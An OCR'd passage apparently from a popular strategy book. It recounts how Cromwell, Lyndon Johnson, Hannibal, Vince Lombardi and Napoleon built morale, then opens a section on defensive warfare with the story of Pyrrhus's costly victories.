That Cromwell is generally considered one of history's great military leaders is all the more remarkable given that he learned soldiery on the job. During the second stage of the Civil War, he became head of the Roundhead armies, and later, after defeating King Charles and having him executed, he became Lord Protector of England. Although he was ahead of his times with his visions of mobile warfare, Cromwell was not a brilliant strategist or field tactician; his success lay in the morale and discipline of his cavalry, and the secret to those was the quality of the men he recruited--true believers in his cause. Such men were naturally open to his influence and accepting of his discipline. With each new victory, they grew more committed to him and more cohesive. He could ask the most of them.

Above all else, then, pay attention to your staff, to those you recruit to your cause. Many will pretend to share your beliefs, but your first battle will show that all they wanted was a job. Soldiers like these are mercenaries and will get you nowhere. True believers are what you want; expertise and impressive resumes matter less than character and the capacity for sacrifice. Recruits of character will give you a staff already open to your influence, making morale and discipline infinitely easier to attain. This core personnel will spread the gospel for you, keeping the rest of the army in line. As far as possible in this secular world, make battle a religious experience, an ecstatic involvement in something transcending the present.

2. In 1931 the twenty-three-year-old Lyndon Baines Johnson was offered the kind of job he had been dreaming of: secretary to Richard Kleberg, newly elected congressman from Texas's Fourteenth Congressional District. Johnson was a high-school debating teacher at the time, but he had worked on several political campaigns and was clearly a young man of ambition. His students at Sam Houston High--in Houston, Texas--assumed that he would quickly forget about them, but, to the surprise of two of his best debaters, L. E. Jones and Gene Latimer, he not only kept in touch, he wrote to them regularly from Washington. Six months later came a bigger surprise still: Johnson invited Jones and Latimer to Washington to work as his assistants. With the Depression at its height, jobs were scarce--particularly jobs with this kind of potential. The two teenagers grabbed the opportunity. Little did they know what they were in for.

The pay was ridiculously low, and it soon became clear that Johnson intended to work the two men to their human limit. They put in eighteen-or twenty-hour days, mostly answering constituents' mail. "The chief has a knack, or, better said, a genius for getting the most out of those around him," Latimer later wrote. "He'd say, 'Gene, it seems L.E.'s a little faster than you today.' And I'd work faster. 'L.E., he's catching up with you.' And pretty soon, we'd both be pounding [the typewriter] for hours without stopping, just as fast as we could."

Jones didn't usually take orders too well, but he found himself working harder and harder for Johnson. His boss seemed destined for something great: that Johnson would scale the heights of power was written all over his face--and he would bring the ambitious Jones along with him. Johnson could also turn everything into a cause, making even the most trivial issue a crusade for Kleberg's constituents, and Jones felt part of that crusade--part of history.

The most important reason for both Jones's and Latimer's willingness to work so hard, though, was that Johnson worked still harder. When Jones trudged into the office at five in the morning, the lights would already be on, and Johnson would be hard at work. He was also the last to leave. He never asked his employees to do anything he wouldn't do himself. His energy was intense, boundless, and contagious. How could you let such a man down by working less hard than he did?

THE WOLVES AND THE DOGS AT WAR

One day, enmity broke out between the dogs and the wolves. The dogs elected a Greek to be their general. But he was in no hurry to engage in battle, despite the violent intimidation of the wolves. "Understand," he said to them, "why I deliberately put off engagement. It is because one must always take counsel before acting. The wolves, on the one hand, are all of the same race, all of the same color. But our soldiers have very varied habits, and each one is proud of his own country. Even their colors are not uniform: some are black, some russet, and others white or ash-grey. How can I lead into battle those who are not in harmony and who are all dissimilar?' In all armies it is unity of will and purpose which assures victory over the enemy.

FABLES, AESOP, SIXTH CENTURY B.C.

Not only was Johnson relentlessly demanding, but his criticisms were often cruel. Occasionally, though, he would do Jones and Latimer some unexpected favor or praise them for something they hadn't realized he had noticed. At moments like this, the two young men quickly forgot the many bitter moments in their work. For Johnson, they felt, they would go to the ends of the earth.

And indeed Johnson rose through the ranks, first winning influence within Kleberg's office, then gaining the attention of President Franklin D. Roosevelt himself. In 1935, Roosevelt named Johnson Texas state director for the recently built National Youth Administration. Now Johnson began to build a larger team around the core of his two devoted assistants; he also built loyalties in a scattering of others for whom he found jobs in Washington. The dynamic he had created with Jones and Latimer now repeated itself on a larger scale: assistants competed for his attention, tried to please him, to meet his standards, to be worthy of him and of his causes.

In 1937, when Congressman James Buchanan suddenly died, the seat for Texas's Tenth District unexpectedly fell empty. Despite the incredible odds against him--he was still relatively unknown and way too young--Johnson decided to run and called in his chips: his carefully cultivated acolytes poured into Texas, becoming chauffeurs, canvassers, speechwriters, barbecue cooks, crowd entertainers, nurses--whatever the campaign needed. In the six short weeks of the race, Johnson's foot soldiers covered the length and breadth of the Tenth District. And in front of them at every step was Johnson himself, campaigning as if his life depended on it. One by one, he and his team won over voters in every corner of the district, and finally, in one of the greatest upsets in any American political race, Johnson won the election. His later career, first as a senator, then as U.S. president, obscured the foundation of his first great success: the army of devoted and tireless followers that he had carefully built up over the previous five years.

Interpretation

Lyndon Johnson was an intensely ambitious young man. He had neither money nor connections but had something more valuable: an understanding of human psychology. To command influence in the world, you need a power base, and here human beings--a devoted army of followers--are more valuable than money. They will do things for you that money cannot buy.

That army is tricky to build. People are contradictory and defensive: push them too hard and they

resent you; treat them well and they take you for granted. Johnson avoided those traps by making his staff want his approval. To do that he led from the front. He worked harder than any of his staff, and his men saw him do it; failing to match him would have made them feel guilty and selfish. A leader who works that hard stirs competitive instincts in his men, who do all they can to prove themselves worthier than their teammates. By showing how much of his own time and effort he was willing to sacrifice, Johnson earned their respect. Once he had that respect, criticism, even when harsh, became an effective motivator, making his followers feel they were disappointing him. At the same time, some kind act out of the blue would break down any ability to resist him.

> *Hannibal was the greatest general of antiquity by reason of his admirable comprehension of the morale of combat, of the morale of the soldier, whether his own or the enemy's. He shows his greatness in this respect in all the different incidents of war, of campaign, of action. His men were not better than the Roman soldiers. They were not as well-armed, one-half less in number. Yet he was always the conqueror. He understood the value of morale. He had the absolute confidence of his people. In addition, he had the art, in commanding an army, of always securing the advantage of morale.*
>
> COLONEL CHARLES ARDANT DU PICQ, 1821-70

Understand: morale is contagious, and you, as leader, set the tone. Ask for sacrifices you won't make yourself (doing everything through assistants) and your troops grow lethargic and resentful; act too nice, show too much concern for their well-being, and you drain the tension from their souls and create spoiled children who whine at the slightest pressure or request for more work. Personal example is the best way to set the proper tone and build morale. When your people see your devotion to the cause, they ingest your spirit of energy and self-sacrifice. A few timely criticisms here and there and they will only try harder to please you, to live up to your high standards. Instead of having to push and pull your army, you will find them chasing after you.

3. In May of 218 B.C., the great general Hannibal, of Carthage in modern Tunisia, embarked on a bold plan: he would lead an army through Spain, Gaul, and across the Alps into northern Italy. His goal was to defeat Rome's legions on their own soil, finally putting an end to Rome's expansionist policies.

The Alps were a tremendous obstacle to military advance--in fact, the march of an army across the high mountains was unprecedented. Yet in December of that year, after much hardship, Hannibal reached northern Italy, catching the Romans completely off guard and the region undefended. There was a price to pay, however: of Hannibal's original 102,000 soldiers, a mere 26,000 survived, and they were exhausted, hungry, and demoralized. Worse, there was no time to rest: a Roman army was on its way and had already crossed the Po River, only a few miles from the Carthaginian camp.

On the eve of his army's first battle with the fearsome Roman legions, Hannibal somehow had to bring his worn-out men alive. He decided to put on a show: gathering his army together, he brought in a group of prisoners and told them that if they fought one another to the death in a gladiatorial contest, the victors would win freedom and a place in the Carthaginian army. The prisoners agreed, and Hannibal's soldiers were treated to hours of bloody entertainment, a great distraction from their troubles.

When the fighting was over, Hannibal addressed his men. The contest had been so enjoyable, he said, because the prisoners had fought so intensely. That was partly because the weakest man grows fierce when losing means death, but there was another reason as well: they had the chance to join the Carthaginian army, to go from being abject prisoners to free soldiers fighting for a great cause, the defeat of the hated Romans. You soldiers, said Hannibal, are in exactly the same position. You face a

much stronger enemy. You are many miles from home, on hostile territory, and you have nowhere to go--in a way you are prisoners, too. It is either freedom or slavery, victory or death. But fight as these men fought today and you will prevail.

Four brave men who do not know each other will not dare to attack a lion. Four less brave, but knowing each other well, sure of their reliability and consequently of mutual aid, will attack resolutely. There is the science of the organization of armies in a nutshell.

COLONEL CHARLES ARDANT DU PICQ, 1821-70

The contest and speech got hold of Hannibal's soldiers, and the next day they fought with deadly ferocity and defeated the Romans. A series of victories against much larger Roman legions followed.

Nearly two years later, the two sides met at Cannae. Before the battle, with the armies arrayed within sight of each other, the Carthaginians could see that they were hopelessly outnumbered, and fear passed through the ranks. Everyone went quiet. A Carthaginian officer called Gisgo rode out in front of the men, taking in the Roman lines; stopping before Hannibal, he remarked, with a quaver in his voice, on the disparity in numbers. "There is one thing, Gisgo, that you have not noticed," Hannibal replied: "In all that great number of men opposite, there is not a single one whose name is Gisgo."

The Greeks met the Trojans without a tremor. Agamemnon ranged among them, commanding: "Be men, my friends. Fight with valor And with a sense of shame before your comrades. You're less likely to be killed with a sense of shame. Running away never won glory or a fight."

THE ILIAD, HOMER, CIRCA NINTH CENTURY B.C.

Gisgo burst out laughing, so did those within hearing, and the joke passed through the ranks, breaking the tension. No, the Romans had no Gisgo. Only the Carthaginians had Gisgo, and only the Carthaginians had Hannibal. A leader who could joke at a moment like this had to feel supremely confident--and if the leader were Hannibal, that feeling was probably justified.

Just as the troops had been swept with anxiety, now they were infected with self-assurance. At Cannae that day, in one of the most devastating victories in history, the Carthaginians crushed the Roman army.

Interpretation

Hannibal was a master motivator of a rare kind. Where others would harangue their soldiers with speeches, he knew that to depend on words was to be in a sorry state: words only hit the surface of a soldier, and a leader must grab his men's hearts, make their blood boil, get into their minds, alter their moods. Hannibal reached his soldiers' emotions indirectly, by relaxing them, calming them, taking them outside their problems and getting them to bond. Only then did he hit them with a speech that brought home their precarious reality and swayed their emotions.

At Cannae a one-line joke had the same effect: instead of trying to persuade the troops of his confidence, Hannibal showed it to them. Even as they laughed at the joke about Gisgo, they bonded over it and understood its inner meaning. No need for a speech. Hannibal knew that subtle changes in his men's mood could spell the difference between victory and defeat.

Like Hannibal, you must aim indirectly at people's emotions: get them to laugh or cry over something that seems unrelated to you or to the issue at hand. Emotions are contagious--they bring people together and make them bond. Then you can play them like a piano, moving them from one emotion to the other. Oratory and eloquent pleas only irritate and insult us; we see right through them.

Motivation is subtler than that. By advancing indirectly, setting up your emotional appeal, you will get inside instead of just scratching the surface.

4. In the 1930s and '40s, the Green Bay Packers were one of the most successful teams in professional football, but by the late '50s they were the worst. What went wrong? The team had many talented players, like the former All-American Paul Hornung. The owners cared about it deeply and kept hiring new coaches, new players--but nothing could slow the fall. The players tried; they hated losing. And, really, they weren't that bad--they came close to winning many of the games they lost. So what could they do about it?

> *He suddenly lost concern for himself, and forgot to look at a menacing fate. He became not a man but a member. He felt that something of which he was a part--a regiment, an army, a cause, or a country--was in a crisis. He was welded into a common personality which was dominated by a single desire. For some moments he could not flee, no more than a little finger can commit a revolution from a hand.... There was a consciousness always of the presence of his comrades about him. He felt the subtle battle brotherhood more potent even than the cause for which they were fighting. It was a mysterious fraternity born of the smoke and danger of death.*
>
> *THE RED BADGE OF COURAGE,* STEPHEN CRANE, 1871-1900

The Packers hit bottom in 1958. For the 1959 season, they tried the usual trick, bringing in a new coach and general manager: Vince Lombardi. The players mostly didn't know much about the man, except that he had been an assistant coach for the New York Giants.

As the players convened to meet the new coach, they expected the typical speech: this is the year to turn things around; I'm going to get tough with you; no more business as usual. Lombardi did not disappoint them: in a quiet, forceful tone, he explained a new set of rules and code of conduct. But a few players noticed something different about Lombardi: he oozed confidence--no shouts, no demands. His tone and manner suggested that the Packers were already a winning team; they just had to live up to it. Was he an idiot or some kind of visionary?

Then came the practices, and once again the difference was not so much how they were conducted as the spirit behind them--they *felt* different. They were shorter but more physically demanding, almost to the point of torture. And they were intense, with the same simple plays endlessly repeated. Unlike other coaches, Lombardi explained what he was doing: installing a simpler system, based not on novelty and surprise but on efficient execution. The players had to concentrate intensely--the slightest mistake and they were doing extra laps or making the whole team do extra laps. And Lombardi changed the drills constantly: the players were never bored and could never relax their mental focus.

Earlier coaches had always treated a few players differently: the stars. They had a bit of an attitude, and they took off early and stayed up late. The other men had come to accept this as part of the pecking order, but deep down they resented it. Lombardi, though, had no favorites; for him there were no stars. "Coach Lombardi is very fair," said defensive tackle Henry Jordan. "He treats us all the same--like dogs." The players liked that. They enjoyed seeing Hornung yelled at and disciplined just as much as the others.

Lombardi's criticisms were relentless and got under his players' skins. He seemed to know their weak points, their insecurities. How did he know, for instance, that Jordan hated to be criticized in front of the others? Lombardi exploited his fear of public lashings to make him try harder. "We were always trying to show [Lombardi] he was wrong," commented one player. "That was his psych."

Once more unto the breach, dear friends, once more; Or close the wall up with our English dead. In peace there's nothing so becomes a man As modest stillness and humility: But when the blast of war blows in our ears, Then imitate the action of the tiger; Stiffen the sinews, summon up the blood, Disguise fair nature with hard-favour'd rage; Then lend the eye a terrible aspect; Let it pry through the portage of the head Like the brass cannon; let the brow o'erwhelm it As fearfully as doth a galled rock O'erhang and jutty his confounded base, Swill'd with the wild and wasteful ocean. Now set the teeth and stretch the nostril wide, Hold hard to the breath and bend up every spirit To his full height. On, on, you noblest English, Whose blood is fet from fathers of war-proof! Fathers that, like so many Alexanders, Have in these parts from morn till even fought And sheathed their swords for lack of argument: Dishonour not your mothers; now attest That those whom you call'd fathers did beget you. Be copy now to men of grosser blood, And teach them how to war. And you, good yeomen, Whose limbs were made in England, show us here The mettle of your pasture; let us swear That you are worth your breeding; which I doubt not; For there is none of you so mean and base, That hath not noble lustre in your eyes. I see you stand like greyhounds in the slips, Straining upon the start. The game's afoot: Follow your spirit, and upon this charge Cry "God for Harry, England, and Saint George!"

KING HENRY V, WILLIAM SHAKESPEARE, 1564-1616

The practices grew more intense still; the players had never worked this hard in their lives. Yet they found themselves showing up earlier and staying later. By the season's first game, Lombardi had prepared them for every contingency. Sick of training, they were grateful to be playing in a real game at last--and, to their surprise, all that work made the game a lot easier. They were more prepared than the other team and less tired in the fourth quarter. They won their first three games. With this sudden success, their morale and confidence soared.

The Packers finished the year with a 7-5 record, a remarkable turnaround from 1958's 1-10-1. After one season under Lombardi, they had become the most tight-knit team in professional sports. No one wanted to leave the Packers. In 1960 they reached the championship game, and in 1961 they won it, with many more to follow. Over the years various of Lombardi's Packers would try to explain how he had transformed them, but none of them could really say how he had pulled it off.

Interpretation

When Vince Lombardi took over the Packers, he recognized the problem right away: the team was infected with adolescent defeatism. Teenagers will often strike a pose that is simultaneously rebellious and lackadaisical. It's a way of staying in place: trying harder brings more risk of failure, which they cannot handle, so they lower their expectations, finding nobility in slacking off and mediocrity. Losing hurts less when they embrace it.

Groups can get infected with this spirit without realizing it. All they need is a few setbacks, a few adolescent-minded individuals, and slowly expectations lower and defeatism sets in. The leader who tries to change the group's spirit directly--yelling, demanding, disciplining--actually plays into the teenage dynamic and reinforces the desire to rebel.

Lombardi was a motivational genius who saw everything in psychological terms. To him the National Football League teams were virtually equal in talent. The differences lay in attitude and morale: reversing the Packers' defeatism would translate into wins, which would lift their morale, which in turn would bring more wins. Lombardi knew he had to approach his players indirectly--had to trick them into changing. He began with a show of confidence, talking as if he assumed they were winners who had fallen on bad times. That got under their skins, far more than they realized. Then, in his practices, Lombardi didn't make demands--a defensive, whiny approach that betrays insecurity.

Instead he changed the practices' spirit, making them quiet, intense, focused, workmanlike. He knew that willpower is tied to what you believe possible; expand that belief and you try harder. Lombardi created a better team--which won its first game--by making its players see possibilities. Defeat was no longer comfortable.

Understand: a group has a collective personality that hardens over time, and sometimes that personality is dysfunctional or adolescent. Changing it is difficult; people prefer what they know, even if it doesn't work. If you lead this kind of group, do not play into its negative dynamic. Announcing intentions and making demands will leave people defensive and feeling like children. Like Lombardi, play the wily parent. Ask more of them. Expect them to work like adults. Quietly alter the spirit with which things are done. Emphasize efficiency: anybody can be efficient (it isn't a question of talent), efficiency breeds success, and success raises morale. Once the spirit and personality of the group start to shift, everything else will fall into place.

5. In April 1796 the twenty-six-year-old Napoleon Bonaparte was named commander of the French forces fighting the Austrians in Italy. For many officers his appointment was something of a joke: they saw their new leader as too short, too young, too inexperienced, and even too badly groomed to play the part of "general." His soldiers, too, were underpaid, underfed, and increasingly disillusioned with the cause they were fighting for, the French Revolution. In the first few weeks of the campaign, Napoleon did what he could to make them fight harder, but they were largely resistant to him.

On May 10, Napoleon and his weary forces came to the Bridge of Lodi, over the river Adda. Despite his uphill struggle with his troops, he had the Austrians in retreat, but the bridge was a natural place to take a stand, and they had manned it with soldiers on either side and with well-placed artillery. Taking the bridge would be costly--but suddenly the French soldiers saw Napoleon riding up in front of them, in a position of extreme personal risk, directing the attack. He delivered a stirring speech, then launched his grenadiers at the Austrian lines to cries of "*Vive la Republique!"* Caught up in the spirit, his senior officers led the charge.

The French took the bridge, and now, after this relatively minor operation, Napoleon's troops suddenly saw him as a different man. In fond recognition of his courage, they gave him a nickname: "Le Petit Caporal." The story of Napoleon facing the enemy at the Bridge of Lodi passed through the ranks. As the campaign wore on, and Napoleon won victory after victory, a bond developed between the soldiers and their general that went beyond mere affection.

Between battles Napoleon would sometimes wander among the soldiers' campfires, mingling with them. He himself had risen through the ranks--he had once been an ordinary gunner--and he could talk to the men as no other general could. He knew their names, their histories, even in what battles they'd been wounded. With some men he would pinch an earlobe between his finger and thumb and give it a friendly tweak.

> *Mercenary and auxiliary arms are useless and dangerous; and if one keeps his state founded on mercenary arms, one will never be firm or secure; for they are disunited, ambitious, without discipline, unfaithful; bold among friends, among enemies cowardly; no fear of God, no faith with men; ruin is postponed only as long as attack is postponed; and in peace you are despoiled by them, in war by the enemy. The cause of this is that they have no love nor cause to keep them in the field other than a small stipend, which is not sufficient to make them want to die for you.*
>
> *THE PRINCE*, NICCOLO MACHIAVELLI, 1513

Napoleon's soldiers did not see him often, but when they did, it was as if an electrical charge passed through them. It was not just his personal presence; he knew exactly when to show up--before a

big battle or when morale had slipped for some reason. At these moments he would tell them they were making history together. If a squad were about to lead a charge or seemed in trouble, he would ride over and yell, "Thirty-eighth: I know you! Take me that village--at the charge!" His soldiers felt they weren't just obeying orders, they were living out a great drama.

Napoleon rarely showed anger, but when he did, his men felt worse than just guilty or upset. Late in the first Italian campaign, Austrian troops had forced some of his troops into a humiliating retreat for which there was no excuse. Napoleon visited their camp personally. "Soldiers, I am not satisfied with you," he told them, his large gray eyes seemingly on fire. "You have shown neither bravery, discipline, nor perseverance.... You have allowed yourselves to be driven from positions where a handful of men could have stopped an army. Soldiers of the Thirty-ninth and Eighty-fifth, you are not French soldiers. General, chief of staff, let it be inscribed on their colors: 'They no longer form part of the Army of Italy!'" The soldiers were astounded. Some cried; others begged for another chance. They repented their weakness and turned completely around: the Thirty-ninth and Eighty-fifth would go on to distinguish themselves for strengths they had never shown previously.

Some years later, during a difficult campaign against the Austrians in Bavaria, the French won a hard-fought victory. The next morning Napoleon reviewed the Thirteenth Regiment of Light Infantry, which had played a key role in the battle, and asked the colonel to name its bravest man. The colonel thought for a moment: "Sir, it is the drum major." Napoleon immediately asked to see the young bandsman, who appeared, quaking in his boots. Then Napoleon announced loudly for everyone to hear, "They say that you are the bravest man in this regiment. I appoint you a knight of the Legion of Honor, baron of the Empire, and award you a pension of four thousand francs." The soldiers gasped. Napoleon was famous for his well-timed promotions and for promoting soldiers on merit, making even the lowliest private feel that if he proved himself, he could someday be a marshal. But a drum major becoming a baron overnight? That was entirely beyond their experience. Word of it spread rapidly through the troops and had an electrifying effect--particularly on the newest conscripts, the ones who were most homesick and depressed.

Throughout his long, very bloody campaigns and even his heart-wrenching defeats--the bitter winter in Russia, the eventual exile to Elba, the final act at Waterloo--Napoleon's men would go to the ends of the earth for Le Petit Caporal and for no one else.

Interpretation

Napoleon was the greatest man manager in history: he took millions of unruly, undisciplined, unsoldierly young men, recently liberated by the French Revolution, and molded them into one of the most successful fighting forces ever known. Their high morale was all the more remarkable for the ordeals he put them through. Napoleon used every trick in the book to build his army. He united them around a cause, spreading first the ideas of the French Revolution, later the glory of France as a growing empire. He treated them well but never spoiled them. He appealed not to their greed but to their thirst for glory and recognition. He led from the front, proving his bravery again and again. He kept his men moving--there was always a new campaign for glory. Having bonded with them, he skillfully played on their emotions. More than soldiers fighting in an army, his men felt themselves part of a myth, united under the emperor's legendary eagle standards.


If you wish to be loved by your soldiers, husband their blood and do not lead them to slaughter.

FREDERICK THE GREAT, 1712-86

Of all Napoleon's techniques, none was more effective than his use of punishments and rewards,

all staged for the greatest dramatic impact. His personal rebukes were rare, but when he was angry, when he punished, the effect was devastating: the target felt disowned, outcast. As if exiled from the warmth of his family, he would struggle to win back the general's favor and then never to give him a reason to be angry again. Promotions, rewards, and public praise were equally rare, and when they came, they were always for merit, never for some political calculation. Caught between the poles of wanting never to displease Napoleon and yearning for his recognition, his men were pulled into his sway, following him devotedly but never quite catching up.

Learn from the master: the way to manage people is to keep them in suspense. First create a bond between your soldiers and yourself. They respect you, admire you, even fear you a little. To make the bond stronger, hold yourself back, create a little space around yourself; you are warm yet with a touch of distance. Once the bond is forged, appear less often. Make both your punishments and your praises rare and unexpected, whether for mistakes or for successes that may seem minor at the time but have symbolic meaning. Understand: once people know what pleases you and what angers you, they turn into trained poodles, working to charm you with apparent good behavior. Keep them in suspense: make them think of you constantly and want to please you but never know just how to do it. Once they are in the trap, you will have a magnetic pull over them. Motivation will become automatic.



Authority: The Way means inducing the people to have the same aim as the leadership, so that they will share death and share life, without fear of danger.

--Sun-tzu (fourth century B.C.)

REVERSAL

If morale is contagious, so is its opposite: fear and discontent can spread through your troops like wildfire. The only way to deal with them is to cut them off before they turn into panic and rebellion.

In 58 B.C., when Rome was fighting the Gallic War, Julius Caesar was preparing for battle against the Germanic leader Ariovistus. Rumors about the ferocity and size of the German forces were flying, and his army was panicky and mutinous. Caesar acted fast: first he had the rumormongers arrested. Next he addressed his soldiers personally, reminding them of their brave ancestors who had fought and defeated the Germans. He would not lead their weaker descendants into battle; since the Tenth Legion alone seemed immune to the growing panic, he would take them alone. As Caesar prepared to march with the valiant Tenth Legion, the rest of the army, ashamed, begged him to forgive them and let them fight. With a show of reluctance, he did so, and these once frightened men fought fiercely.

In such cases you must act like Caesar, turning back the tide of panic. Waste no time, and deal with the whole group. People who spread panic or mutiny experience a kind of madness in which they gradually lose contact with reality. Appeal to their pride and dignity, make them feel ashamed of their moment of weakness and madness. Remind them of what they have accomplished in the past, and show them how they are falling short of the ideal. This social shaming will wake them up and reverse

the dynamic.

PART III

DEFENSIVE WARFARE

To fight in a defensive manner is not a sign of weakness; it is the height of strategic wisdom, a powerful style of waging war. Its requirements are simple: First, you must make the most of your resources, fighting with perfect economy and engaging only in battles that are necessary. Second, you must know how and when to retreat, luring an aggressive enemy into an imprudent attack. Then, waiting patiently for his moment of exhaustion, launch a vicious counterattack.

In a world that frowns on displays of overt aggression, the ability to fight defensively--to let others make the first move and then wait for their own mistakes to destroy them--will bring you untold power. Because you waste neither energy nor time, you are always ready for the next inevitable battle. Your career will be long and fruitful.

To fight this way, you must master the arts of deception. By seeming weaker than you are, you can draw the enemy into an ill-advised attack; by seeming stronger than you are--perhaps through an occasional act that is reckless and bold--you can deter the enemy from attacking you. In defensive warfare you are essentially leveraging your weaknesses and limitations into power and victory.

The following four chapters will instruct you in the basic arts of defensive warfare: economy of means, counterattack, intimidation and deterrence, and how to retreat skillfully and lie low when under aggressive attack.

PICK YOUR BATTLES CAREFULLY

THE PERFECT-ECONOMY STRATEGY

We all have limitations--our energies and skills will take us only so far. Danger comes from trying to surpass our limits. Seduced by some glittering prize into overextending ourselves, we end up exhausted and vulnerable. You must know your limits and pick your battles carefully. Consider the hidden costs of a war: time lost, political goodwill squandered, an embittered enemy bent on revenge. Sometimes it is better to wait, to undermine your enemies covertly rather than hitting them straight on. If battle cannot be avoided, get them to fight on your terms. Aim at their weaknesses; make the war expensive for them and cheap for you. Fighting with perfect economy, you can outlast even the most powerful foe.

THE SPIRAL EFFECT

In 281 B.C. war broke out between Rome and the city of Tarentum, on Italy's east coast. Tarentum had begun as a colony of the Greek city of Sparta; its citizens still spoke Greek, considered themselves cultured Spartans, and thought other Italian cities barbaric. Rome meanwhile was an emerging power, locked in a series of wars with neighboring cities.

> *In the utilization of a theater of war, as in everything else, strategy calls for economy of strength. The less one can manage with, the better; but manage one must, and here, as in commerce, there is more to it than mere stinginess.*
>
> CARL VON CLAUSEWITZ, 1780-1831

The prudent Romans were reluctant to take on Tarentum. It was Italy's wealthiest city at the time, rich enough to finance its allies in a war against Rome; it was also too far away, off in the southeast, to pose an immediate threat. But the Tarentines had sunk some Roman ships that had wandered into their harbor, killing the fleet's admiral, and when Rome had tried to negotiate a settlement, its ambassadors had been insulted. Roman honor was at stake, and it readied itself for war.

Tarentum had a problem: it was wealthy but had no real army. Its citizens had gotten used to easy living. The solution was to call in a Greek army to fight on its behalf. The Spartans were otherwise occupied, so the Tarentines called on King Pyrrhus of Epirus (319-272 B.C.), the greatest Greek warrior king since Alexander the Great.

Epirus was a small kingdom in west-central Greece. It was a poor land, sparsely populated, with meager resources, but Pyrrhus--raised on stories of Achilles, from whom his family claimed to be descended, and of Alexander the Great, a distant cousin--was determined to follow in the footsteps of his illustrious ancestors and relatives, expanding Epirus and carving out his own empire. As a young man, he had served in the armies of other great military men, including Ptolemy, a general of Alexander's who now ruled Egypt. Pyrrhus had quickly proved his value as a warrior and leader. In battle he had become known for leading dangerous charges, earning himself the nickname "The Eagle." Back in Epirus he had built up his small army and trained it well, even managing to defeat the much larger Macedonian army in several battles.

Pyrrhus's reputation was on the rise, but it was hard for a small country like his to gain ascendancy over more powerful Greek neighbors like the Macedonians, the Spartans, and the Athenians. And the Tarentines' offer was tempting: First, they promised him money and a large army

raised from allied states. Second, by defeating the Romans, he could make himself master of Italy, and from Italy he could take first Sicily, then Carthage in North Africa. Alexander had moved east to create his empire; Pyrrhus could move west and dominate the Mediterranean. He accepted the offer.

In the spring of 280 B.C., Pyrrhus set sail with the largest Greek army ever to cross into Italy: 20,000 foot soldiers, 3,000 horsemen, 2,000 bowmen, and twenty elephants. Once in Tarentum, though, he realized he had been tricked: not only did the Tarentines have no army, they had made no effort to assemble one, leaving Pyrrhus to do it himself. Pyrrhus wasted no time: he declared a military dictatorship in the city and began to build and train an army from among the Tarentines as fast as possible.

Pyrrhus's arrival in Tarentum worried the Romans, who knew his reputation as a strategist and fighter. Deciding to give him no time to prepare, they quickly sent out an army, forcing Pyrrhus to make do with what he had and he set off to face them. The two armies met near the town of Heraclea. Pyrrhus and his troops were outnumbered and at one point were on the verge of defeat, when he unleashed his secret weapon: his elephants, with their massive weight, loud, fearsome trumpeting, and soldiers on top, firing arrows down at will. The Romans had never faced elephants in battle before, and panic spread among them, turning the tide of the fight. Soon the disciplined Roman legions were in headlong retreat.

"The Eagle" had won a great victory. His fame spread across the Italian peninsula; he was indeed the reincarnation of Alexander the Great. Now other cities sent him reinforcements, more than making up for his losses at Heraclea. But Pyrrhus was worried. He had lost many veterans in the battle, including key generals. More important, the strength and discipline of the Roman legions had impressed him--they were like no other troops he had faced. He decided to try to negotiate a peaceful settlement with the Romans, offering to share the peninsula with them. At the same time, though, he marched on Rome, to give the negotiations urgency and to make it clear that unless the Romans sued for peace, they would face him again.

Meanwhile the defeat at Heraclea had had a powerful effect on the Romans, who were not easily intimidated and did not take defeat lightly. Immediately after the battle, a call went out for recruits, and young men responded in droves. The Romans proudly rejected the offer of a settlement; they would never share Italy.

The two armies met again near the town of Asculum, not far from Rome, in the spring of 279 B.C. This time their numbers were about equal. The first day of battle was fierce, and once again the Romans seemed to have the edge, but on the second day Pyrrhus, a strategic master, managed to lure the Roman legions onto terrain better suited to his own style of maneuvering, and he gained the advantage. As was his wont, near the end of the day he personally led a violent charge at the heart of the Roman legions, elephants in front. The Romans scattered, and Pyrrhus was once again victorious.

King Pyrrhus had now scaled the heights, yet he felt only gloom and foreboding. His losses had been terrible; the ranks of the generals he depended on were decimated, and he himself had been badly wounded. At the same time, the Romans seemed inexhaustible, undaunted by their defeat. When congratulated on his victory at Asculum, he replied, "If we defeat the Romans in one more such battle, we shall be totally ruined."

Pyrrhus, however, was already ruined. His losses at Asculum were too large to be quickly replaced, and his remaining forces were too few to fight the Romans again. His Italian campaign was over.

Interpretation

From the story of King Pyrrhus and his famous lament after the Battle of Asculum comes the expression "Pyrrhic victory," signifying a triumph that is as good as a defeat, for it comes at too great

a cost. The victor is too exhausted to exploit his win, too vulnerable to face the next battle. And indeed, after the "victory" at Asculum, Pyrrhus staggered from one disaster to the next, his army never quite strong enough to defeat his growing hosts of enemies. This culminated in his untimely death in battle, ending Epirus's hopes to become a power in Greece.

Pyrrhus could have avoided this downward spiral. Advance intelligence would have told him about both the disciplined ferocity of the Romans and the decadence and treachery of the Tarentines, and, knowing this, he could have taken more time to build an army or canceled the expedition altogether. Once he saw that he had been tricked, he could have turned back; after Heraclea there was still time to retrench, consolidate, quit while he was ahead. Had he done any of this, his story might have had a different ending. But Pyrrhus could not stop himself--the dream was too alluring. Why worry about the costs? He could recover later. One more battle, one more victory, would seal the deal.

Pyrrhic victories are much more common than you might think. Excitement about a venture's prospects is natural before it begins, and if the goal is enticing, we unconsciously see what we want to see--more of the possible gains, fewer of the possible difficulties. The further we go, the harder it becomes to pull back and rationally reassess the situation. In such circumstances the costs tend not just to mount--they spiral out of control. If things go badly, we get exhausted, which leads us to make mistakes, which lead to new, unforeseen problems, which in turn lead to new costs. Any victories we might have along the way are meaningless.

Understand: the more you want the prize, the more you must compensate by examining what getting it will take. Look beyond the obvious costs and think about the intangible ones: the goodwill you may squander by waging war, the fury of the loser if you win, the time that winning may take, your debt to your allies. You can always wait for a better time; you can always try something more in line with your resources. Remember: history is littered with the corpses of people who ignored the costs. Save yourself unnecessary battles and live to fight another day.

When the weapons have grown dull and spirits depressed, when our strength has been expended and resources consumed, then others will take advantage of our exhaustion to arise. Then even if you have wise generals you cannot make things turn out well in the end.

--The Art of War, *Sun-tzu (fourth century B.C.)*

STRENGTHS AND WEAKNESSES

